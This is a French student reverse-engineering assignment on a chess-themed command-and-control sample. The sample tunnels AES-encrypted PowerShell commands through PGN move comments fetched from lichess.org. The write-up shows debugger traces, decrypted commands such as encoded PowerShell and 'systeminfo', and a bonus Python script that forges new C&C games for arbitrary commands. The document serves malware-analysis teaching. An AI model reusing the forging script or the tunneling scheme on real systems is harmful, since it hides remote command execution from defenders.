DM de Reverse

Baptiste Rébillard & Aurélien Pouilles

20 février 2026

Q1

L'URL dans la capture (`/api/games/export/_ids`) ressemble à l'API de lichess.org. Dans IDA, ceci se confirme, un appel à lichess.org est hardcodé dans le `main` :

```
v7 = WinHttpConnect(v6, L"lichess.org", 0x1BBu, 0);
```

Q2

Pour dissimuler ou contourner (tunneling au travers d'API publiques qui ne seraient ni soupçonnées ni filtrées), mais également parce que c'est accessible de partout, donc on peut exfiltrer des données et/ou injecter des commandes.

Q3

Le format est le PGN (Portable Game Notation). On le voit explicitement dans le paquet 12 : (`application/x-chess-pgn`). C'est le standard textuel pour enregistrer des parties d'échecs.

Q4

Contrairement a un fichier PGN classique, les commentaires associés aux coups (`inline_comment`) semblent être encodés (en base64 ?). Malgré ce décodage, on arrive pas à voir le contenu directement. Ces commentaires sont normalement utilisés pour donner des informations textuels (en clair), ce qui n'est pas le cas ici. Cela pourrais être la signature d'une sorte de "tunneling PGN" pour un serveur C&C, afin d'exfiltrer des données ou d'injecter des commandes en évitant le filtrage réseaux (passant par un protocole non suspect).
Une seconde anomalie apparaît : il y a 5 secondes entre la demande et la réponse. Cela signifie que le serveur fait quelque chose pendant 5 secondes dans le même thread que celui de réception avant d'émettre (ou alors se fait préempter pendant 5 secondes, ce qui est peu probable).

Q5

On récupère via Wireshark le fichier et on le parse avec `tree-sitter parse pgn.txt` : tls-sec.baptiste-reb.fr/reverse/pgn_parsed.txt

Q6

On cherche la sequence d'octets contenant `san_move` et on remarque qu'elle semble être parsé par la fonction `sub_1400027A0` qu'on va renommer `node_visitor`

Q7

Les règles de grammaire recherchés sont les suivantes :

- **series_of_games :** racine du fichier PGN
- **movetext :** section contenant la séquence des coups.
- **san_move :** le coup d'échec en notation algébrique standard (`e4`, `Nf3`...)
- **inline_comment :** le contenu entre accolades attaché à un coup (genre une analyse de partie par exemple).

C'est tout à fait cohérent avec notre hypothèse. On parse `inline_comment` et on remarque que le contenu du champ `inline_comment` semble être encodé dans le fichier pcapnp analysé précédement.

Q8

`node_visitor` est appelé avec v23 (qui est un tableau de `Context_t`), hors aucun index n'est donné donc c'est v23[0] qui est passé en paramètre.

- **v[23].vtable.fn1 :** adresse de la fonction `sub_1400012D0`
- **v[23].vtable.fn2 :** adresse de la fonction `sub_140001010`
- **v[23].vtable.fn3 :** adresse de la fonction `sub_140001000`

Q9

Cette algorithme semble initialiser le contexte de hash (qui sera passé en paramètre via RCX). Après une rapide recherche google, on trouve que cette initilisation correspond à l'utilisation de md5[1].

- 0 → 0x67452301
- 1 → 0xEFCDAB89
- 2 → 0x98BADCFE
- 3 → 0x10325476

Q10

Le champ buffer permet de stocker temporairement des données. Ici ça doit pouvoir servir de tampon de lecture afin d'accueilir les blocs (4096 octets ce qui correspond a une page) afin de les donner en entrée de l'algorithme de hachage. Ici les blocs font 64 octets pour MD5 donc il est possible de stocker plusieurs blocs (64 blocs de 64 octets).

Q11

Dans WinDBG, on commence par chercher le main donc par l'entrypoint car visiblement il n'existe pas dans les symboles :

```
 0:000>  bp $exentry
 0:000>  g
Breakpoint 0 hit
chesscode!tree_sitter_pgn+0xbf60:
00007ff6`757fbe50 4883ec28        sub     rsp,28h
 0:000>  u . L20
chesscode!tree_sitter_pgn+0xbf60:
00007ff6`757fbe50 4883ec28        sub     rsp,28h
00007ff6`757fbe54 e8eb040000      call    chesscode!
    tree_sitter_pgn+0xc454 (00007ff6`757fc344)
00007ff6`757fbe59 4883c428        add     rsp,28h
00007ff6`757fbe5d e972feffff      jmp     chesscode!
    tree_sitter_pgn+0xbde4 (00007ff6`757fbcd4)
...
```

visiblement on se trouve dans un wrapper, le code d'initialisation se trouve à 00007ff6757fbcd4
On regarde ça :

```
 0:000>  u 00007ff6757fbcd4 L45
chesscode!tree_sitter_pgn+0xbde4:
...
00007ff6`757fbdd3 4c8bc7          mov     r8,rdi
00007ff6`757fbdd6 488bd3          mov     rdx,rbx
00007ff6`757fbdd9 8b08            mov     ecx,dword ptr [rax]
00007ff6`757fbddb e89055fbff      call    chesscode+0x1370
    (00007ff6`757b1370)
00007ff6`757fbde0 8bd8            mov     ebx,eax
```

```
00007ff6`757fbde2 e8c5070000      call    chesscode!
    tree_sitter_pgn+0xc6bc (00007ff6`757fc5ac)
00007ff6`757fbde7 84c0            test    al,al
```

Ici on remarque bien un appel à main avec 3e argument (envp), 2e argument (argv) et le 1er argument (argc). Et on récupère le code retour (int) avec le mov ebx, eax. Donc l'adresse de notre main se trouve à chesscode+0x1370. Et on remarque qu'une soixantaine d'intruction après le début de main on a notre appel à tree_sitter_pgn :

```
 0:000>  u chesscode+0x1370 L65
chesscode+0x1370:
...
00007ff6`757b1523 7437            je      chesscode+0x155c
    (00007ff6`757b155c)
00007ff6`757b1525 397c2444        cmp     dword ptr [rsp+44h],
    edi
00007ff6`757b1529 400f95c7        setne   dil
00007ff6`757b152d 85ff            test    edi,edi
00007ff6`757b152f 742b            je      chesscode+0x155c
    (00007ff6`757b155c)
00007ff6`757b1531 e8bae90300      call    chesscode!
    tree_sitter_pgn (00007ff6`757efef0)
```

On va donc placer le breakpoint à cet endroit, visiblement quand on lance de debuggage ça plante car pas d'argument fourni, donc on donne un argument à l'executable directement via WinDBG (par exemple "fichier_bidon.pgn") :

```
 0:000>  bp 00007ff6757b1531
 0:000>  g
ModLoad: 00007ff8`6bcb0000 00007ff8`6bd1b000   C:\WINDOWS\
    System32\WS2_32.dll
ModLoad: 00007ff8`45680000 00007ff8`45697000   C:\WINDOWS\
    system32\OnDemandConnRouteHelper.dll
ModLoad: 00007ff8`6adb0000 00007ff8`6ae4d000   C:\WINDOWS\
    System32\msvcp_win.dll
ModLoad: 00007ff8`6b030000 00007ff8`6b384000   C:\WINDOWS\
    System32\combase.dll
ModLoad: 00007ff8`6cbf0000 00007ff8`6cca1000   C:\WINDOWS\
    System32\advapi32.dll
ModLoad: 00007ff8`6ca10000 00007ff8`6caae000   C:\WINDOWS\
    System32\msvcrt.dll
ModLoad: 00007ff8`6b030000 00007ff8`6b384000   C:\WINDOWS\
    System32\combase.dll
ModLoad: 00007ff8`52f60000 00007ff8`52ff9000   C:\WINDOWS\
    SYSTEM32\webio.dll
ModLoad: 00007ff8`69bf0000 00007ff8`69c5a000   C:\WINDOWS\
    system32\mswsock.dll
ModLoad: 00007ff8`698a0000 00007ff8`698db000   C:\WINDOWS\
    SYSTEM32\IPHLPAPI.DLL
ModLoad: 00007ff8`64840000 00007ff8`6484b000   C:\WINDOWS\
    SYSTEM32\WINNSI.DLL
ModLoad: 00007ff8`6cb10000 00007ff8`6cb18000   C:\WINDOWS\
    System32\NSI.dll
ModLoad: 00007ff8`6a3a0000 00007ff8`6a3d2000   C:\WINDOWS\
    SYSTEM32\SspiCli.dll
ModLoad: 00007ff8`698e0000 00007ff8`699aa000   C:\WINDOWS\
    SYSTEM32\DNSAPI.dll
ModLoad: 00007ff8`5a4b0000 00007ff8`5a4ba000   C:\Windows\
    System32\rasadhlp.dll
ModLoad: 00007ff8`5db70000 00007ff8`5dbf0000   C:\WINDOWS\
    System32\fwpuclnt.dll
```

```
Breakpoint 0 hit
chesscode+0x1531:
00007ff6`757b1531 e8bae90300      call    chesscode!
    tree_sitter_pgn (00007ff6`757efef0)
```

maintenant il faut trouver l'adresse dans la pile.
En temps normal, ce qu'on tente d'injecter est rempli par WinHttpReadData. Dans IDA on va sur la ligne qui apelle cette fonction et en pressant "TAB" on tombe sur l'appel à cette fonction :

```
.text:00007FF6CD8B1513                  lea     rdx, [rsp+1128h+
    Buffer] ; lpBuffer
.text:00007FF6CD8B151B                  call    cs:
    WinHttpReadData
```


Puisque visiblement il y a un calcul avec buffer on recherche le même pattern dans WinDbg et on tombe là dessus 4 lignes au dessus de l'appel à `tree_sitter_pgn` :

```
 0:000>  u chesscode+0x1370 L65
...
00007ff6`757b1513 488d942410010000 lea     rdx,[rsp+110h]
00007ff6`757b151b ff15870d0600    call    qword ptr [chesscode!
    tree_sitter_pgn+0x223b8 (00007ff6`758122a8)]
00007ff6`757b1521 85c0            test    eax,eax
00007ff6`757b1523 7437            je      chesscode+0x155c
    (00007ff6`757b155c)
00007ff6`757b1525 397c2444        cmp     dword ptr [rsp+44h],
    edi
00007ff6`757b1529 400f95c7        setne   dil
00007ff6`757b152d 85ff            test    edi,edi
00007ff6`757b152f 742b            je      chesscode+0x155c
    (00007ff6`757b155c)
00007ff6`757b1531 e8bae90300      call    chesscode!
    tree_sitter_pgn (00007ff6`757efef0)
```

On remarque que le lea (qui calcule l'adresse du buffer pour la donner à la fonction qui va suivre) permet d'écrire dans rsp+110 dans une execution classique du programme, on va donc injecter au bon offset le fichier (sur rsp+110) :

```
 0:000>  ea @rsp+110 "[Event \"Casual ...
 0:000>  g
```

Voici le résultat :



The flag wplUMVjgR/Yx06CtUPrPNBuFWlgEmrF5K+TSzbWnkTY= could be revealed once the black king is checkmate

Q12

Etant donné que l'analyse dynamique est un peu verbeuse,nous avont procéder à un retypage pour savoir exactement ce qu'il se passe. Après retypage et ajout de structures (et mapping de v7,v13 qui correspondent aussi au node_id), on remarque que fn1 est un wrapper pour `md5_update` :

```
__int64 __fastcall fn1_hash_update(Context_t *context,
    TreeSitterNode *node)
{
    __int128 id_node; // xmm1 MAPDST
    int start_offset; // ebx
    int end_offset; // eax
    unsigned int size_to_hash; // ebx
    int offset; // eax
    _OWORD node_array_refait[2]; // [rsp+20h] [rbp-48h] BYREF
    __int128 context_node; // [rsp+40h] [rbp-28h] BYREF

    id_node = *(_OWORD *)&node->id;
    context_node = *(_OWORD *)node->context;
    node_array_refait[0] = context_node;
    node_array_refait[1] = id_node;
    start_offset = ts_node_start_byte(node_array_refait);
    end_offset = ts_node_end_byte(&context_node);
    id_node = *(_OWORD *)&node->id;
    size_to_hash = end_offset - start_offset;
    context_node = *(_OWORD *)node->context;
    offset = ts_node_start_byte(&context_node);
    return md5_update(&context->hash, &context->Buffer[offset],
        size_to_hash);
}
```

Cette fonction est appelé depuis `node_visitor` pour les noeuds de type `san_move` :

```
if ( !strcmp(v29, "san_move") )
{
    node = v35[0];
    v43 = v34;
    context->vtable.fn1(context, &node);
}
```

Ensuite nous sommes passé à l'analyse dynamique, on a refait la manipulation permettant d'injecter le pgn (breakpoint à l'adresse `0x7ff6757b1531` avant `tree_sitter_pgn` et injection du fichier avec `ea @rsp+110 "[Event ... Be7# "`. Et à ça on ajoute un breakpoint avant le jump vers la fonction d'`md5_update` (0x7FF6CD8B1353).

Donc on va regarder les paramètres un à un en gardant en tête que la fonction update md5 (le coeur de l'update md5 - celle qui comprend les masquages et décallages) semble avoir pour prototype :

```
void __fastcall md5_update(Context_t *context, __int64 addr,
    unsigned __int64 size_to_hash)
```

On est ici en 64 bits sous windows donc la convention d'appel Windows (`__fastcall`) impose que les paramètres soient passés dans :

- **rcx :** adresse vers le context
- **rdx :** addresse vers le buffer au bon offset qu'il faut hasher (addr)
- **r8 :** la taille de ce qu'il faut hacher (size_to_hash)

Ce qui est vérifiable dans le code assembleur de la fonction fn1 : par exemple `mov r8d, ebx` alors qu'`ebx` est une soustraction correspondant à

$end\_offset - start\_offset$. On remarque aussi que context (RCX) pointe ici vers `RSI+18h` d'après le code assembleur, ce qui correspond à l'objet hash de la structure `context`.

On remarque que R8 contient 2, RCX et RDX sont des adresses (0x6385AFEE38 et 0x6385AFEFE5) :

```
WINDBG> dq @rcx
00000063`85afee38  00000000`00000000 efcdab89`67452301
00000063`85afee48  10325476`98badcfe 00000000`00000000
00000063`85afee58  00000000`00000000 00000000`00000000
00000063`85afee68  00000000`00000000 00000000`00000000
00000063`85afee78  00000000`00000000 00000000`00000000
00000063`85afee88  00000000`00000000 00000000`00000000
00000063`85afee98  00000000`00000000 2220746e`6576455b
00000063`85afeea8  67206c61`75736143 535b0a5d`22656d61
WINDBG> da @rdx L500
00000063`85afefe5  "e4 e5 2.f4 exf4 {u6EBVqDGfPWDYs7"
00000063`85aff005  "8S0GEJQv6yyyeEICagHEosPsjY0jMwXX"
...
```

On remarque bien le contexte (qui contient nos fameuses valeurs hardcodés). Globalement ce qui a été trouvé par analyse dynamique corrobore l'analyse statique.

Q13

```
if ( (unsigned __int8)(v7 - 43) > 0x4Fu )
    return 0LL;
v8 = byte_1400627F0[v7];
if ( v8 == 0xFF )
    return 0LL;
if ( (i & 3) != 0 )
```

D'après le code ci dessus extrait de `sub_1400026E0`, la table `byte_1400627F0` est utilisé comme substitution (Lookup Table) et l'algorithme ressemble à un algo de décodage base64.

Q14

C'est un wrapper qui permet d'ajouter du padding et de convertir en Little Endian avant d'appeler de nouveau.

Q15

sub_140001650 : Cette fonction apelle la fonction `sub_140001A70` semble copier les 16 octets, puis fait une boucle sur `v2 < 0x2c`, soit 44, ce qui correspond aux 44 mots de 32 bits (11 round keys). Cela implique que `byte_1400025A0` est la S-BOX (responsable de la propriété de diffusion d'AES). On remarque donc bien les Rotations (décalage des indices v37, v38, v39, v36), ainsi que les substitutions et XORs avec les mots précédents (`a1[v4]=a1[v4-4] ^ ...`). **C'est donc très probablement une fonction d'expansion de clé AES pour AES-128**.
sub_140001640 : Cette fonction apelle la fonction `sub_7FF6CD8B1660` qui semble être **la fonction de déchiffrement AES** pour un bloc de 128bits. Cette fonction :

- fait des permutations d'octets (`a1[13] = a1[9]`...) : InvShiftRows
- utilise la table de lookup (`1400026A0`) : InvSubBytes

— utilise la fonction `1400017E0` à chaque tour sauf la dernière itération (`if ( !i ) break;`) : InvMixColumns

La clé est forgé avec le md5 de la suite des mouvements précédent, donc pour chaque commentaire `inline_comment_text` il faut connaitre la liste des coups précédents.

Q16

On vois que le flag doit être récupérable dès lors que la parte est terminé (echec et mat pour les noir) en sachant que le dernier coup (le coup 23) contient un # qui correspond à la fin de la partie. Il faut donc retrouver la clé correspondant à l'ensemble des coups joués pendant la partie.

Dans ce sens, on rajoute à la fin du `game.txt` le chiffré du flag :

```
[Event "Casual game"]
...
23.Be7# {wplUMVjgR/Yx06CtUPrPNBuFWlgEmrF5K+TSzbWnkTY=}
```

Puis on lance notre script (code 1 en p 10) :

```
e4 e5f4 exf4Dechiffre : powershell -encodedcommand
    VwByAGkAdABlAC0ASABvAHMAdAAgAEAAIgANAAoAIwAjACMAIwAgACAAIwA
    ... IgBAAA==
Bc4 Qh4+Kf1 b5Bxb5 Nf6Nf3 Qh6d3 Nh5Nh4 Qg5Nf5 c6g4 Nf6Rg1
    cxb5h4 Qg6h5 Qg5Qf3 Ng8Bxf4 Qf6Nc3 Bc5Nd5 Qxb2Bd6
Bxg1Dechiffre : systeminfo
e5 Qxa1+Ke2 Na6Nxg7+ Kd8Dechiffre : powershell -c "Write-Host '
    The flag wplUMVjgR/Yx06CtUPrPNBuFWlgEmrF5K+TSzbWnkTY= could
     be revealed once the black king is checkmate' -
    ForegroundColor Red -BackgroundColor Yellow"
Qf6+ Nxf6Be7#Dechiffre : _CH3CKM473_CH355C0D3_
```

Le flag est donc le suivant : *_CH3CKM473_CH355C0D3_*


Q. BONUS : forgery

L'objectif du programme étant de pouvoir "tunneler" des commandes en forgant des parties, alors ça serait bien d'essayer d'en forger une. D'ailleurs pourquoi qu'une seule, *"s'arrêter c'est se donner une limite"* dirait Kylian Mbappé. Ne nous limitons pas et essayons d'injecter les commandes que l'on souhaite !

On commence par choisir une payload powershell qu'on encode en base64 (pour pouvoir injecter ce qu'on veux avec le `powershell.exe -EncodedCommand "..."`.

Ensuite il reste juste à faire la fonction inverse (AES ECB avec comme clé les coups du PGN) et l'ajouter en commentaire(`inline_comment_test`) à notre fichier PGN et l'envoyer. Ce qui est scriptable avec python.

Pour faire quelque chose de plus visuel voici un magnifique RickRoll lancé via notre script python (code 2 en p 10) avec comme parametre notre commande powershell souhaité. L'idée est d'avoir le breakpoint avant l'appel à `tree_sitter_pgn()` dans le `main` (comme d'habitude). Sauf qu'au lieu d'injecter le pgn capturé, on injecte notre pgn forgé :



Si vous souhaitez vous amusez voici quelques payload à injecter dans Windbg :

- Rick Roll : https://tls-sec.baptiste-reb.fr/reverse/rickroll.inject
- petite musique : https://tls-sec.baptiste-reb.fr/reverse/starwars.inject
- Matrix : https://tls-sec.baptiste-reb.fr/reverse/matrix.inject


```python
import hashlib
from tree_sitter import Language, Parser, Node
import tree_sitter_pgn as ts_pgn
from Crypto.Cipher import AES
from base64 import b64decode

PGN_LANGUAGE = Language(ts_pgn.language())
PARSER = Parser(PGN_LANGUAGE)

def main() -> None:
    with open('game.txt', 'rb') as file:
        content = file.read()
        tree = PARSER.parse(content)

    hasher = hashlib.md5()

    def traverse_tree(node: Node):
        if node.type == "san_move":
            move_text = node.text
            hasher.update(move_text) # update du hash avec le coup
            print(node.text.decode("ascii"), end="")

        elif node.type == "inline_comment_text":
            key = hasher.digest()

            try:
                cipher = AES.new(key, AES.MODE_ECB)

                # On decode le base64 contenu dans le commentaire
                encrypted_data = b64decode(node.text.strip())

                # on dechiffre
                decrypted = cipher.decrypt(encrypted_data)

                print(f"Dechiffre : {decrypted.decode('ascii', errors='ignore')}")
            except Exception as e:
                print(f"Erreur dechiffrement : {e}")

        for n in node.children:
            traverse_tree(n)

    traverse_tree(tree.root_node)

if __name__ == '__main__':
    main()

```

Listing 1 – Script de decodage du flag

```python
import sys
import hashlib
import base64
from tree_sitter import Language, Parser
import tree_sitter_pgn as ts_pgn
from Crypto.Cipher import AES

PGN_LANGUAGE = Language(ts_pgn.language())
PARSER = Parser(PGN_LANGUAGE)

PGN_RAW = """[Event "Casual game"]
[Site "London ENG"]
[Date "1851.06.21"]
[EventDate "?"]
[Round "?"]
[Result "1-0"]
[White "Pythagore"]
[Black "Voldemort"]
[ECO "C33"]
[WhiteElo "?"]
```

```
[BlackElo "?"]
[SourceNote "ends 19.Ke2"]
[PlyCount "45"]

1.e4 e5 2.f4 exf4 3.Bc4 Qh4+ 4.Kf1 b5 5.Bxb5 Nf6 6.Nf3 Qh6
7.d3 Nh5 8.Nh4 Qg5 9.Nf5 c6 10.g4 Nf6 11.Rg1 cxb5 12.h4 Qg6
13.h5 Qg5 14.Qf3 Ng8 15.Bxf4 Qf6 16.Nc3 Bc5 17.Nd5 Qxb2 18.Bd6
Bxg1 19. e5 Qxa1+ 20. Ke2 Na6 21.Nxg7+ Kd8 22.Qf6+ Nxf6
23.Be7#"""

def get_moves_and_key(pgn_content):
    tree = PARSER.parse(pgn_content.encode())
    hasher = hashlib.md5()
    def traverse(node):
        for n in node.children:
            if n.type == "san_move":
                hasher.update(n.text)
            else:
                traverse(n)
    traverse(tree.root_node)
    return hasher.digest()

def encrypt_command(command, key):
    cipher = AES.new(key, AES.MODE_ECB)
    cmd_bytes = command.encode('ascii') + b'\x00'
    pad_len = (16 - (len(cmd_bytes) % 16)) % 16
    padded_data = cmd_bytes + (b'\x00' * pad_len)
    return base64.b64encode(cipher.encrypt(padded_data)).decode('ascii')

def main():
    if len(sys.argv) < 2:
        sys.exit(1)

    command = sys.argv[1]
    key = get_moves_and_key(PGN_RAW)
    b64_cipher = encrypt_command(command, key)

    final_pgn = f"{PGN_RAW.strip()} {{{b64_cipher}}}"

    escaped_pgn = final_pgn.replace('"', '\\"').replace('\n', '\\n')

    print(f'ea @rsp+110 "{escaped_pgn}"')

if __name__ == "__main__":
    main()

```

Listing 2 – script python de forge de partie C&C



Références

[1] L. Kumar, “Fig 1 : MD5 Hash Generation A = 0x67452301 B = 0xEFCDAB89 C = 0x98BADCFE....”